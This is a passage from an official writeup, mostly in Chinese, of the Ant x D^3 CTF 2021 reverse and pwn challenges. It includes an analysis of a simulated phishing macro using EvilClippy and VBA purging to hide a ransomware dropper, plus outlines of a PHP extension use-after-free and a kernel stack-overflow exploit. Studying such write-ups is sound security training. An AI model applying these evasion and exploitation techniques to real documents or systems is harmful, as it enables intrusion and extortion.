

# Ant x D^3 CTF Official Writeup

---

## Ant x D^3 CTF Official Writeup

Reverse

white give

baby\_spear

0x00 vba macro in office

0x01 PE

0x02 dec.py

ancient

No Name

jumpjump

前置知识

题解

题目源码

其他解法

Zigzag Encryptor

Pwnable

hackphp

各种姿势

exp

liproll

exp

d3dev && d3dev-revenge

Before

Analysis

Exploit

Truth

Exploit

Deterministic Heap

狡兔三窟

智能指针误用造成指针悬垂

将悬垂指针所指内存用vector申请回来

泄露地址&获得shell

Web

shellgen

Pool Calc

题目考点

web\_app

py\_calc

php\_calc

java\_calc

其它姿势（学到了学到了^\_^）

8-bit pub

登入admin

原型链污染

RCE

Happy\_Valentine's\_Day

做题思路

real\_cloud\_storage

分析

有限的SSRF

代码审计:SSRF->XXE

参考链接

[real\\_cloud\\_serverless](#)

分析

信息收集

Fission初探

利用Fission的安全问题完成攻击

总结

non RCE?

[Crypto](#)

[babyLattice & simpleGroup](#)

overview of the cryptosystem

plaintext-recovery attack

key-recovery attack

[AliceWantFlag](#)

[EasyCurve](#)

[Misc](#)

[easyQuantum](#)

[Robust](#)

[Virtual Love\\_Revenge\(2.0\) wp](#)

考点

题目描述

详解

虚拟机修复

密码绕过

后记

[scientific calculator](#)

[shellgen2](#)

境界1, 一字一<sub>++</sub>:

境界2, 优化学徒

境界3, 一遍过

[RealWorld](#)

[EasyChromeFullChain](#)

[Real\\_VMPWN](#)

## Reverse

---

### white give

题目使用llvm pass 做了混淆

#### 1. 全局变量加密

使用 AES 在全局变量被访问前, 解密数据到栈上。变量被范围后加密数据, 写回全局变量, 通过调试可以获取解密后的数据

#### 2. 常数加密

对 Store、ICmp 指令的常数z, 令  $z=x+y$  或  $z=x^y$ , 将 x 存放于全局变量中, y当成指令的 op , 这一步可以通过将全局变量设置成 const 让 ida 计算出数值

#### 3. 表达式替换

##### 1. add instruction

- $x + y \rightarrow (x \vee y) + y - (\neg x \wedge y)$
- $x + y \rightarrow (x \vee y) + (\neg x \vee y) - (\neg x)$
- $x + y \rightarrow (\neg x \wedge y) + (x \wedge \neg y) + 2 \times (x \wedge y)$
- $x + y \rightarrow 2 \times (x \vee y) - (\neg x \wedge y) - (x \wedge \neg y)$
- $x + y \rightarrow (x \oplus y) + 2y - 2 \times (\neg x \wedge y)$

- $x + y \rightarrow (x \oplus y) + 2 \times (\neg x \vee y) - 2 \times (\neg x)$

### 2. xor instruction

- $x \oplus y \rightarrow (x \vee y) - y + (\neg x \wedge y)$
- $x \oplus y \rightarrow (x \vee y) - (\neg x \vee y) + (\neg x)$
- $x \oplus y \rightarrow (-1) - (\neg x \vee y) + (\neg x \wedge y)$
- $x \oplus y \rightarrow 2 \times (x \vee y) - y - x$
- $x \oplus y \rightarrow -y + 2 \times (\neg x \wedge y) + x$
- $x \oplus y \rightarrow -(\neg x \vee y) + 2 \times (\neg x \wedge y) + (x \vee \neg y)$

### 3. or instruction

- $x \vee y \rightarrow (x \oplus y) + y - (\neg x \wedge y)$
- $x \vee y \rightarrow (x \oplus y) + (\neg x \vee y) - (\neg x)$
- $x \vee y \rightarrow (\neg(x \wedge y)) + y - (\neg x)$
- $x \vee y \rightarrow y + x - (x \wedge y)$
- $x \vee y \rightarrow y + (x \vee \neg y) - (\neg(x \oplus y))$
- $x \vee y \rightarrow (\neg x \wedge y) + (x \wedge \neg y) + (x \wedge y)$

这些表达式来自

<https://tel.archives-ouvertes.fr/tel-01623849/document>

可以使用`ssspam`化简混淆

题目源码

```
unsigned __int8 key[256];
unsigned __int8 mySBOX[256];
int main()
{
    cout << "welcome to d3ctf" << endl;
    cout << "please input your flag" << endl;
    string strFlag;
    cin >> strFlag;

    if (strFlag.size() == 64)
    {
        cout << "checking" << endl;
        unsigned __int8 sha[64 / 4 * 32];
        memcpy(flag, strFlag.c_str(), 64);
        for (size_t i = 0; i < 16; ++i)
        {
            SHA256_CTX ctx;
            sha256_init(&ctx);
            sha256_update(&ctx, (char*)flag+i*4, 4);
            sha256_final(&ctx, (char*)(sha+32*i));
        }

        srand(0);
        for (int i = 0; i < 256; ++i)
        {
            key[i] = rand();
        }
        for (size_t y = 0; y < 16; ++y)
        {
            for (size_t x = 0; x < 16; ++x)
                mySBOX[y*16+x] = key[x];
        }
    }
}
```

```

    {
        * (mySBOX+16*y+x) = 16 * (15 - y) + x;
    }
}

unsigned __int8 roundKey[16][16];
for (int index = 0; index < 2; ++index)
{
    for (size_t i = 0; i < 16; ++i)
    {
        for (size_t t = 0; t < 256; ++t)
            sha[t + index * 256] = ((unsigned __int8*)mySBOX)[sha[t
+ index * 256]];
        for (size_t a = 1; a < 17; a++)
        {
            for (size_t b = 0; b < 16; ++b)
            {
                roundKey[a-1][b] = a * key[i * 16 + b];
            }
        }
    }
    for (size_t t = 0; t < 256; ++t)
    {
        sha[t + index * 256] ^= ((unsigned __int8*)roundKey)[t];
        sha[t + index * 256] += t;
    }
}
auto r = memcmp(sha, ff11aagg, 512);

if (r==0)
{
    cout << "you get the flag" << endl;
}
return r;
}

```

题目没有对控制流做混淆，因此题目的难度较低，可以通过简单的逆向理解题目的加密过程。

## baby\_spear

本题的思路是模拟红队常用的office文档钓鱼攻击。受害者被社工后，宏释放执行恶意程序，加密敏感文件实现勒索。

### 0x00 vba macro in office

本题的宏代码无法直接在office的vba编辑器里观察并调试。在隐藏方面，做了如下处理：

- EvilClippy, -g参数在gui隐藏模块信息
- 执行后vba代码自删除
- vba purging

使用了vba purging技术，可将编译后的数据从vba流中删除：

0	Root Entry		00020906-0000-0000-C000-000000000046 Microsoft Word 97-2003 Document (Word.Document.8)
26	\x01CompObj	110	
29	\x05DocumentSummaryInformation	4096	
28	\x05SummaryInformation	4096	
1	1Table	9986	
2	Macros		
19	PROJECT	702	
20	PROJECTtwn	206	
3	VBA		
17	ThisDocument	1208	
18	VBA_PROJECT	7	
7	__SRP_8	1800	
8	__SRP_9	2005	
9	__SRP_a	2508	
10	__SRP_b	1901	
11	__SRP_c	2586	
12	__SRP_d	29918	
5	bSa7akz	31551	
13	dha7eQaw	15569	

\_VBA\_PROJECT 7字节可以视作该技术的标志。vba\_purging可以阻止一些依赖P-code进行vba提取的工具, 比如 `olevba.exe`。

另外, 本题在混淆上使用了macro\_pack以及类emotet的大量junkcode, 增加了静态分析的难度。

解题思路: 如果你已经发现了p-code已经被清除, 在提取源码上就应该考虑decompress, 比如 `oledump.py`, `OfficemMalScanner` 等工具, 也可以使用公开的解压库, 例:[kavod](#)

比如 `oledump.py`, 使用 `-v` 参数可以看到所有模块, 前缀有 M 标志的为带宏的模块:

```

1:      110 '\x01CompObj'
2:      4096 '\x05DocumentSummaryInformation'
3:      4096 '\x05SummaryInformation'
4:      9986 '1Table'
5:      702 'Macros/PROJECT'
6:      206 'Macros/PROJECTtwn'
7: m    1208 'Macros/VBA/ThisDocument'
8:       7 'Macros/VBA/_VBA_PROJECT'
9:       1800 'Macros/VBA/__SRP_8'
10:      2005 'Macros/VBA/__SRP_9'
11:      2508 'Macros/VBA/__SRP_a'
12:      1901 'Macros/VBA/__SRP_b'
13:      2586 'Macros/VBA/__SRP_c'
14:      29918 'Macros/VBA/__SRP_d'
15: M   31551 'Macros/VBA/bSa7akz'
16: M   15569 'Macros/VBA/dha7eQaw'
17:       993 'Macros/VBA/dir'
18: M   19189 'Macros/VBA/g09mmkaz'
19: M   40771 'Macros/VBA/mzasVazx'
20: m   1479 'Macros/VBA/p7a9zyakxhz'
21: M   299693 'Macros/VBA/ruuwprf'
22:       97 'Macros/p7a9zyakxhz/\x01CompObj'
23:       258 'Macros/p7a9zyakxhz/\x03VBFrame'
24:       187 'Macros/p7a9zyakxhz/f'
25:       25424 'Macros/p7a9zyakxhz/o'
26:       4096 'WordDocument'

```

15, 16, 18, 19, 21为目标。 `-s <index>` 可以提取出对应模块的源码。

由于宏在打开后便执行, 说明调用了vba的内部函数 `AutoOpen`, 可以在模块19找到:

```

1133 Dim AqRrnVsJ(731) As Single
1134 t2KTQby(64 + 7) = q1zjkvQGwpVs + Str(3075) + GhvUYxFJPQoB + Log(997)
1135 End Function
1136 Sub AutoOpen()
1137 On Error Resume Next
1138 Dim aC4SAJbP(2958) As String
1139 Dim TRB80nf(613) As Single
1140 gitTynZ = MKf2srp43V
1141 Set hW2Is7VSRQg = MBRgdi0sVIwGP
1142 dehvnkze
1143 TRB80nf(19 + 58 + 70) = AlxT1n9vqe + Tan(308) + Tan(405) + hWpfgD4lT + Exp(3270)
1144 Dim O4ocGek(721) As String
1145 Dim BPMA2Fg13(1471) As Single
1146 aC4SAJbP(12 + 8) = XgDQjf8umIc4 + Str(2881) + mYOGDplJePH + Log(2972)
1147 Dim ggadqxvz As String
1148 Dim fOs61zdoj(623) As String
1149 Dim VgABC1b5T(4307) As Single
1150 kG7s3hyg = DwkLTvxegdRC
1151 Set ei2A6yYQ8 = BeOZhmS6bsd
1152 VgABC1b5T(74 + 31 + 99) = vACYunrEBo + Fix(1021) + Hex(3919) + olIjsQ9m0Y + Exp(1662)
1153 Dim VyGLKxTI(4999) As String
1154 Dim T26Jo8r(2410) As Single
1155 fos61zdoj(43 + 4) = o8wCYQgpTEI + Abs(3577) + b3maqQye1n + Exp(4141)
1156 Dim PZwQ9GmJO(2708) As String
1157 Dim JAW1McBn(790) As Single
1158 nP7uGY3 = xZOzTkYrWB
1159 Set J9Eajk705 = Hk1Xzt90Pic6s
1160 JAW1McBn(59 + 43 + 85) = BN6jfJSLrM8 + Tan(3567) + Log(4189) + z8fZwFcQqrb + Log(1312)
1161 Dim bn5sXU0i(4508) As String
1162 Dim H2tcqPrn(2756) As Single
1163 PZwQ9GmJO(6 + 5) = WKqhGp24WP + Sgn(312) + SxlHADasoCt + Tan(1577)
1164 Dim vqhr0tp(3790) As String

```

可以看到大段的junk, 由于 `On Error Resume Next`, 无意义的调用就算出错也会继续运行。在执行几行junk后, 可以看到与之差异很大的代码:

```

1253 Dim JT13VIjZF(4058) As String
1254 Dim hCTFZ6fg2(3572) As Single
1255 IhHQ31f(15 + 8) = rtNipujLadVI + Log(1481) + L0m9kJ7zbH0 + Fix(4988)
1256 pvdyxevg = dkopzbegaly
("3138930333932323539323230333138393739333132333238323534353139363734383532373037373933373134373634")
1257 Dim LwbGsk4(2900) As String
1258 Dim M6zp7Y5(4613) As Single
1259 iCLIHU = kmj3Lwxsv10h
1260 Set dp5AvViW2ZU = iHmbL593MYFD0
1261 M6zp7Y5(72 + 14 + 98) = wmeCTg2AD + Abs(4706) + Sgn(4028) + y00JiQ2TjE + Str(2013)
1262 Dim fuFyMvp(4668) As String
1263 Dim JFABLq8(252) As Single
1264 LwbGsk4(17 + 9) = XjZIrCOYSgrt + Str(385) + vlrstiFqdP4A + Exp(4081)
1265 pvdyxevg = pvdyxevg & dkopzbegaly("3739353936333633330343436303136373638343632303136303333")
1266 Dim F56mtjE(1309) As String

```

观察其reference: `buakhctj = bSa7akz.cestitgm(elasbhnp, idhkqsrq)`, 调用了模块15的函数。模块15没有经过junk处理, 适合拷贝到一个新的office文档宏, 用于黑盒暴露出来的接口(比如cestitgm), 同理下面的长字符串。

由于输入输出完全可控, 可以黑盒出来模块15的作用是big number。

同时由于源码暴露了大量的api, 可以对word.exe设置IFEO, 对这些api下断, 可以发现宏尝试获取 `lsc.key`。

两者结合, 还原出check逻辑:

```

q = lsc_key
p, M, n = hardcoded

if (p*q) % M == n:
    "check passed"

```

逆：

```

inv = inverse(p, m)
q = (n * inv) % M

```

得出 `lsc.key = ID0ntWantT0SetTheWorldOnFIRE`

但是就算lsc.key通过，pe依旧没有drop出来，题干里也说明是不完整的doc文档，可以理解为取证时文件破损。

依旧是利用api断点，对 `CryptDecrypt` 下断，得到drop的Pe：

地址	十六进制	ASCII
000022D0FA2CFB0	4D 5A 78 00 01 00 00 00 04 00 00 00 00 00 00 00	MZX.....@.
000022D0FA2CFC0	00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	.....@.
000022D0FA2CFD0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000022D0FA2CFE0	00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00	...o...!..x..
000022D0FA2CFF0	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..o...!..Li!Th
000022D0FA2D000	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
000022D0FA2D010	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
000022D0FA2D020	6D 6F 64 65 2E 24 00 00 50 45 00 00 64 86 08 00	mode.\$..PE..d..
000022D0FA2D030	70 23 37 60 00 00 00 00 00 00 00 00 00 00 F0 00 22 00	p#?...\$.@.
000022D0FA2D040	0B 02 0E 00 00 22 00 00 00 24 00 00 00 00 00 00	.....\$..@.
000022D0FA2D050	48 27 00 00 00 10 00 00 00 00 00 40 01 00 00 00	H.....@.
000022D0FA2D060	00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00	.....
000022D0FA2D070	06 00 00 00 00 00 00 00 00 C0 00 00 00 04 00 00	.....À.
000022D0FA2D080	00 00 00 00 03 00 60 81 00 00 10 00 00 00 00 00	.....
000022D0FA2D090	00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00	.....
000022D0FA2D0A0	00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00	.....
000022D0FA2D0B0	00 00 00 00 00 00 00 00 48 47 00 00 F0 00 00 00	.....HG..ò..
000022D0FA2D0C0	00 A0 00 00 A8 01 00 00 00 70 00 00 34 02 00 00	.....p..4..
000022D0FA2D0D0	00 00 00 00 00 00 00 00 00 B0 00 00 5C 00 00 00	.....\..
000022D0FA2D0E0	85 46 00 00 1C 00 00 00 00 00 00 00 00 00 00 00	.F.
000022D0FA2D0F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000022D0FA2D100	70 42 00 00 38 01 00 00 00 00 00 00 00 00 00 00	pB..8..
000022D0FA2D110	C8 4A 00 00 90 02 00 00 00 00 00 00 00 00 00 00	EJ..
000022D0FA2D120	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000022D0FA2D130	2E 74 65 78 74 00 00 00 C6 21 00 00 00 10 00 00	.text...Æ!
000022D0FA2D140	00 22 00 00 00 04 00 00 00 00 00 00 00 00 00 00	.".....
000022D0FA2D150	00 00 00 00 20 00 00 60 2F 72 64 61 74 61 00 00	.....rdata..

## 0x01 PE

pe部分比较简单了，里面是个AES-ecb。而hint暗示不用爆破了，加密文件生成时间和time()可以对应的上。时间在压缩包里可以看到：

修改日期  
2021/3/4 20:53:16

当然，爆破也是可行的，否则就太脑洞了。

## 0x02 dec.py

```

from Crypto.Cipher import AES
from ctypes import *
import time

def gen_key():
    timestr = "2021-03-04 20:53:16" # UTC+8
    timestamp = time.strptime(timestr, "%Y-%m-%d %H:%M:%S")

```

```

timestamp = int(time.mktime(timestruct))
lib = cdll.LoadLibrary("C:\\Windows\\System32\\ucrtbase.dll")
lib.srand(timestamp)
table = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"
key = ""
for i in range(32):
    key += table[lib.rand() % 62]
return key

f1 = open("flag.png.encrypted", "rb")
f2 = open("flag.png", "wb")

key = gen_key().encode()

c = AES.new(key, mode=AES.MODE_ECB)

buf = f1.read()
ori = buf[len(buf) - len(buf) % 16:]
buf = buf[:len(buf) - len(buf) % 16]

buf = c.decrypt(buf)

f2.write(buf)
f2.write(ori)

f1.close()
f2.close()

```

## ancient

这道题的主要思路来自 算术编码，论文出处：

Said, Amir. "Introduction to arithmetic coding-theory and practice." Hewlett Packard Laboratories Report (2004)

<https://www.hpl.hp.com/techreports/2004/HPL-2004-76.pdf>

具体实现参考

<https://github.com/nibrunie/ArithmeticCoding>

可以通过下面的链接了解算术编码

<https://zhuanlan.zhihu.com/p/23834589>

程序首先验证56位的flag长度，然后将前五个字符通过fnv1a哈希与 d3ctf 的哈希对比，作为最基础的判断。

而后将输入的字符串append到一个固定字符串 This is an ancient string, it represents the origin of all binary characters, isn't it. Let me see, it says 0,1,2,3,4,5,6,7... 后面，然后调用 encode\_value\_with\_update 函数。因为此处的算术编码采用动态编码表，即编码表分布与传入字符串有关。但是这里的分布编码表实际是通过这个固定字符串得到的，所以对我们输入 flag 进行编码的时候，每次使用的都是同一个编码表，可以视为静态编码表。即通过这个126个字符串长的固定字符串确定分布表，而后对输入的字符串进行分配。

因此一种可行的思路是通过爆破每一个输入字符的方式来得到flag。

题目中所有用到字符串的地方都进行了编译期的字符串保护。通过模板类，将字符串异或同一个key来存储。包括最后要对比的数据，也进行了这样的编译期保护。这个可以通过静态分析得到key然后手动xor还原，也可以动态调试dump出来。

程序最后逐位对比数据，若178个字符正确(即固定的126个字符+56个输入字符编码后的字符182个去除末尾4个无用的编码0)，则正确。

其中，在对比的时候，通过loop\_for\_junk(loc\_401820)来略微增加难度。loop\_for\_junk函数其实没有实际效果，其间加了花指令并循环多次，用以抵抗符号执行的爆破。loop\_for\_junk传入的index指针在执行后，其index值实际上并没有被修改，可以直接patch掉。

如果能够发现是算术编码的实现，则可以通过dump出对比表，然后再次传入解码  
动态dump可知最后的对比数据为

```
char
target [] = "\x54\x67\x69\x73\x20\x69\x73\x20\x61\x6e\x20\x61\x6e\x63\x69\x65\x6e\
\x74\x20\x73\x74\x72\x69\x6e\x67\x2c\x20\x69\x74\x20\x72\x65\x70\x72\x65\x73\x65
\x6e\x74\x73\x20\x74\x68\x65\x20\x6f\x72\x69\x67\x69\x6e\x20\x6f\x66\x20\x61\x6
c\x20\x62\x69\x6e\x61\x72\x79\x20\x63\x68\x61\x72\x61\x63\x74\x65\x72\x73\x
2c\x20\x69\x73\x6e\x27\x74\x20\x69\x74\x2e\x20\x4c\x65\x74\x20\x6d\x65\x20\x73\
\x65\x2c\x20\x69\x74\x20\x73\x61\x79\x73\x20\x30\x2c\x31\x2c\x32\x2c\x33\x2c
\x34\x2c\x35\x2c\x36\x2c\x37\x2e\x2e\x67\xf3\xa3\xca\x23\x58\xa3\xd1\xf8\xc
1\x96\xe3\xd7\x85\x85\xfe\xbe\x7b\xd2\x82\x59\xf4\xd8\xf0\x5f\xf5\xe2\x55\xe5\x
2c\x14\xdc\xd6\xf4\x60\xf9\x89\x84\x0c\x70\x50\xb8\xf5\xde\x7f\xff\x5a\xc8\x8d\
\x61\xf0\x02\x00\x00\x00\x00\x00\x00";
```

```
void writeup() {
    unsigned char *decomp = static_cast<unsigned char *>(malloc(sizeof(unsigned
    char) * local_size * 2));
    cout << endl;
    ac_state_t encoder_state;
    init_state(&encoder_state, 16);
    const int update_range = strlen(MAGIC_STRING), range_clear = 0;
    reset_uniform_probability(&encoder_state);
    decode_value_with_update(decomp, target, &encoder_state, local_size,
    update_range, range_clear);
    cout << decomp << endl;
}
```

另一方面，预期解也可以是爆破，每次传入新的一位，而后在0x401C83下断点，然后比较index(rbp+var\_14)的变化，如果index比上一次增加了，那么这次的字符就是正确的。以此类推。

## No Name

题目使用 Java 的反射特性，运行时把用来混淆做题者的验证接口替换为真实验证代码。验证相关代码被通过 AES 加密存放在 assets 里，运行时从 native 中获取密钥解密。native 中存在反调试，但看了 writeup 才反应过来，直接写一个 app 调用一下获取 KEY 的函数就可以解密了，native 里面的反调试，防 patch 根本没什么作用。解密出来代码非常简单，就是抑或一下。

## jumpjump

本题考查点是C语言标准库中 `setjmp` 与 `longjmp` 的逆向识别，作为逆向签到题目，难度很低。

题目程序是 `x86_64` 架构的 `elf` 文件，静态链接，无符号表，未加壳。

## 前置知识

`setjmp` 库是一个类似于跨函数 `goto` 语句的实现, 利用 `jmp_buf` 来保存一个函数的状态, 在用户 `setjmp` 后可以通过 `longjmp` 函数快速跳转到 `setjmp` 函数所在的位置, 同时支持传递一个整数值. 在第一次 `setjmp` 时, 返回值恒为0. 在通过 `longjmp` 进行跳转时, `setjmp` 的返回值为 `longjmp` 的第二个参数.

## 题解

将程序拖入到IDA中, 通过字符串窗口可以快速定位到主程序的位置 `sub_40197C`, 同时可以通过程序中的静态字符串得知编译时静态链接的 `libc` 版本与发行版包版本, 为 `glibc 2.33`. 通过镜像站或其他途径获得 `libc` 之后, 利用 `rizzo` 插件还原一部分符号信息. (当然如果熟悉C++异常处理或者 `setjmp` 库的底层实现的话也可以手动识别).

简单识别一下 `main` 函数里的各个函数:

可以发现程序对输入的 `flag` 进行了两次 `check`, 一次是 `sub_40189D`, 另一次利用 `setjmp` 设置跳转标志, 然后调用 `sub_40189E` 进行验证. 进入 `sub_40189D`, 这里也通过 `setjmp` 设置了自动跳转:

```
_BOOL8 __fastcall check1(char *input, __int64 a2, int a3, int a4, int a5, int a6)
{
    char v7; // [rsp+0h] [rbp-20h]
    int jmp_flag; // [rsp+1Ch] [rbp-4h]

    jmp_flag = j_setjmp((int)&jmp_buf_check1, a2, a3, a4, a5, a6, v7);
    if (!jmp_flag)
        sub_401825((__int64)input);
    return jmp_flag == 36;
}
```

查看 `sub_401825` 函数:

```
void __fastcall __noreturn sub_401825(const char* input)
{
    int input_len; // [rsp+1Ch] [rbp-4h]
    int i; // [rsp+1Ch] [rbp-4h]

    input_len = j_strlen_ifunc(input);
    if (input_len != 36)
        j_longjmp(&jmp_buf_check1, input_len);
    for (i = 0; i <= 35; ++i)
        *(BYTE*)(i + a1) ^= 0x57u;
    j_longjmp(&jmp_buf_check1, 36);
}
```

这两个函数结合起来就是测试输入长度是否为36. 如果为36则返回true, 否则返回false. 在检测长度的同时对输入数组进行异或操作.

接着看第二个 `check`, 在 `main` 函数的过程中是这样的:

```

jmp_flag_main = j_setjmp((int)&jmp_buf_main, (__int64)input, v7, v8, v9, v10,
v11);
if ( !jmp_flag_main )
    check2(input, 36LL);
if ( jmp_flag_main == 1 )
{
    printf("Sorry.\n");
    exit(0LL);
}
printf("Good!\n");
exit(0LL);

```

很显然在 `check2` 函数以及 `check2` 函数所调用的函数中通过跳转 `jmp_buf_main` 标志来将检测结果传递回来. 传递值为1时说明结果错误, 传递值为除了0(默认值为0)和1之外的其他值时说明结果正确.

`check2` 函数很简单:

```

void __fastcall __noreturn check2(__int64 a1, int a2)
{
    unsigned __int64 i; // [rsp+18h] [rbp-8h]

    for ( i = 0LL; i < a2; ++i )
        sub_4018E0((unsigned int)i, (*(__char *)(&a1 + i)) + 4) ^ 0x33u;
    j_longjmp(&jmp_buf_main, 2);
}

__int64 __fastcall sub_4018E0(int a1, int a2)
{
    __int64 result; // rax

    result = dword_4CC100[a1];
    if ( a2 != (_DWORD)result )
        j_longjmp(&jmp_buf_main, 1);
    return result;
}

```

通过 `sub_4018E0` 对每一位进行检测, 如果不对就立即跳回 `main` 函数并输出.

主要的逻辑还是异或运算.

解密脚本十分简单, 提取出 `dword_4CC100` 数组:

```

magic = [0x00000009, 0x0000000B, 0x00000006, 0x0000005A, 0x0000005B,
0x0000000A, 0x00000054, 0x00000005, 0x0000004D, 0x00000057, 0x00000056,
0x00000054, 0x0000000B, 0x0000004D, 0x00000054, 0x00000009, 0x00000055,
0x00000040, 0x0000004D, 0x00000009, 0x00000006, 0x00000059, 0x0000000B,
0x0000004D, 0x00000055, 0x00000054, 0x00000058, 0x00000057, 0x0000005B,
0x00000009, 0x0000000B, 0x00000040, 0x00000005, 0x0000000A, 0x00000005,
0x00000009]
for i in magic:
    print(chr(((i ^ 0x33) - 4) ^ 0x57), end=' ')
print('')

# acf23b4e-764c-4a58-af1c-54073ac8ebea

```

## 题目源码

```
// flag: acf23b4e-764c-4a58-af1c-54073ac8ebea

#include <setjmp.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

static jmp_buf len_jmp;
static jmp_buf incoming;

static int magic[] = {9, 11, 6, 90, 91, 10, 84, 5, 77, 87, 86, 84,
                     11, 77, 84, 9, 85, 64, 77, 9, 6, 89, 11, 77,
                     85, 84, 88, 87, 91, 9, 11, 64, 5, 10, 5, 9};

// libc version, for rizzo.
static const char* libcs = "GNU C Library (GNU libc) release release version
2.33.\nCopyright (C) 2021 Free Software Foundation, Inc.\nThis is free
software; see the source for copying conditions.\nThere is NO warranty; not
even for MERCHANTABILITY or FITNESS FOR A\nPARTICULAR PURPOSE.\nCompiled by GNU
CC version 10.2.0.\nlibc ABIs: UNIQUE IFUNC ABSOLUTE\nFor bug reporting
instructions, please see:\n<https://bugs.archlinux.org/>.";

static const char* glibcs = "core/glibc 2.33-4";

void check_len_real(char* v1) {
    int i = strlen(v1);
    if (i != 36) {
        longjmp(len_jmp, i);
    } else {
        for (i = 0; i < 36; i++) {
            v1[i] ^= 0x57;
        }
        longjmp(len_jmp, 36);
    }
}

int check_len(char* v1) {
    int n = setjmp(len_jmp);
    if (!n) {
        check_len_real(v1);
    } else if (n != 36) {
        return 0;
    } else {
        return 1;
    }
}

void real_valid(int i, int n) {
    if (magic[i] != n) {
        longjmp(incoming, 1);
    } else
        return;
}

void valid(char* buf, int n) {
```

```

        for (size_t i = 0; i < n; i++) {
            real_valid(i, (buf[i]+4)^0x33);
        }
        longjmp(incoming, 2);
    }

int main() {
    char buf[200];

    printf("<<- Welcome to AntCTF & D3CTF! ->>\n\nInput your key: ");
    scanf("%200s", buf);

    if (!check_len(buf)) {
        printf("Sorry.\n\n");
        exit(0);
    }
    int n = setjmp(incoming);
    if (!n) {
        valid(buf, 36);
    } else if (n == 1) {
        printf("Sorry.\n\n");
        exit(0);
    } else {
        printf("Good!\n\n");
        exit(0);
    }
}

return 0;
}

```

## 其他解法

由于本题算法十分简单, 所以可以通过动态调试的方法发现函数之间的跳转逻辑而不必要去静态分析程序中的诸多函数, 使用 `pintools` 工具对程序进行插桩也可以实现全自动化解题. 由于考虑不周导致了大部分解题队伍都没能命中考点, 下次一定改善(逃)

## Zigzag Encryptor

1. 分析程序中的 Zigzag 编码方式, 可以发现其将待编码数据中的每 3 个 bytes 打乱后存储在了每个锯齿图形的 RGB 颜色中, 并且将打乱的方式 (3 个数一共只有 6 种排列, 所以只有 6 种打乱方式) 也存储在了固定的位置。据此可以还原出 Zigzag 编码前的数据 (也就是 LFSR 加密过后的密文)。
2. 分析 LFSR 密钥流生成器以及加密逻辑, 可以发现 LFSR 的位数为 128, 已知明文前缀 (`D^3CTF2021_SECURE_MESSAGE_PREFIX:`, 末尾有空格, 共 34 bytes) 位数  $> 2 \times 128$ , 可以进行已知明文攻击。因此可以直接构建方程组, 求解出 LFSR 使用的多项式。
3. 使用已知的密钥 (LFSR 使用的多项式、初始化向量) 重新生成密钥序列, 异或 LFSR 加密过后的密文即可得到全部明文, 其中包含 flag。

详见解题脚本: <https://github.com/yype/ZigzagEncryptorPub>

## Pwnable

---

# hackphp

给了一个 `hackphp.so` 文件，用 ida 分析得到：

- 定义了一个叫 `vline` 的类。
- `create` 一个大于 `0x200` 或者小于 `0x100` 的 buffer 会导致 uaf。

考虑到实际上我们可以申请任意大小的 chunk，并且很容易造成 uaf，可以将一个对象通过 uaf 分配在我们完全可控的空间内，然后用 `hackphp_edit` 函数修改对象的相关信息从而实现任意读写。

总体思路和 [这个 exp](#) 很像，有些模板函数可以直接拿来用，但是有个比较坑的地方是本题中只能控制 `size` 大小的区域，而无法越界读写到下一个堆块。这为我们构造 `zend_closure` 带来了麻烦。

解决思路是再次申请一个 `string` 类型对象（长度要够 `0x130` 才能装下 `zend_closure` 内容），里面填满特征值，然后通过构造出的 leak 原语找到该对象的地址，然后就可以伪造一个 closure 了，最后通过 uaf 修改 closure 到伪造的地址处即可。

为了防止一些内存管理操作，降低难度，出题时在 extension 里内置了一个 `vline` 类方便做题，不过区别不大，在 `exp` 里新定义一个类好像也可以用同样的方式做出来。

## 各种姿势

其实存在 UAF 之后并非偏要用这种伪造对象的方法做（不如说这种方法在本题中比较复杂，但是这种方法更偏向实际运用），比赛中很多师傅也是用了各种其他方法整出来了：

- `LD_PRELOAD` 构造恶意 `.so`，原因是黑名单没有把 `putenv` 这种危险函数禁掉。比较偏 web 的做法。
- 在 php 堆空间上做堆风水。
- ...

## exp

<https://github.com/UESuperGate/D3CTF-2021-Exploits>

## liproll

题目灵感来源于 hxpctf 2020 kernel-rop

采用了[细粒度的 kaslr](#)，使得 ROP 链构造时出现了困难。

FG-KASLR 开启后会导致 `vmlinux` 和相应的内核模块以函数为单位分段，然后在原先地址随机化的基础上打乱函数加载顺序，无法通过静态分析确定函数在 `base_addr` 基础上的偏移。

漏洞点出在 `cast_a_spell` 函数中：

```
void __fastcall cast_a_spell(__int64 *a1)
{
    unsigned int v1; // eax
    int v2; // edx
    __int64 v3; // rsi
    _BYTE buf[256]; // [rsp+0h] [rbp-120h] BYREF
    void *ptr; // [rsp+100h] [rbp-20h]
    int size; // [rsp+108h] [rbp-18h]
    unsigned __int64 v7; // [rsp+110h] [rbp-10h]

    v7 = __readgsqword(0x28u);
    if ( global_buffer )
    {
        ptr = global_buffer;
```

```

v1 = *((_DWORD *)a1 + 2);
v2 = 256;
v3 = *a1;
if (v1 <= 0x100)
    v2 = *((_DWORD *)a1 + 2);
size = v2;
if (!copy_from_user(buf, v3, v1))
{
    memcpy(global_buffer, buf, *((unsigned int *)a1 + 2));
    global_buffer = ptr;
    *(_DWORD *)&global_buffer + 2) = size;
}
else
{
    cast_a_spell_cold();
}
}

```

v1 是传进来的参数，如果  $v1 > 0x100$  则会造成栈溢出，这次溢出会覆盖掉 ptr 和 size 变量，而 read 和 write 函数都是依靠存在 global\_buffer 中的 ptr 和 size 进行的。相当于我们可以获得任意读写的机会了。

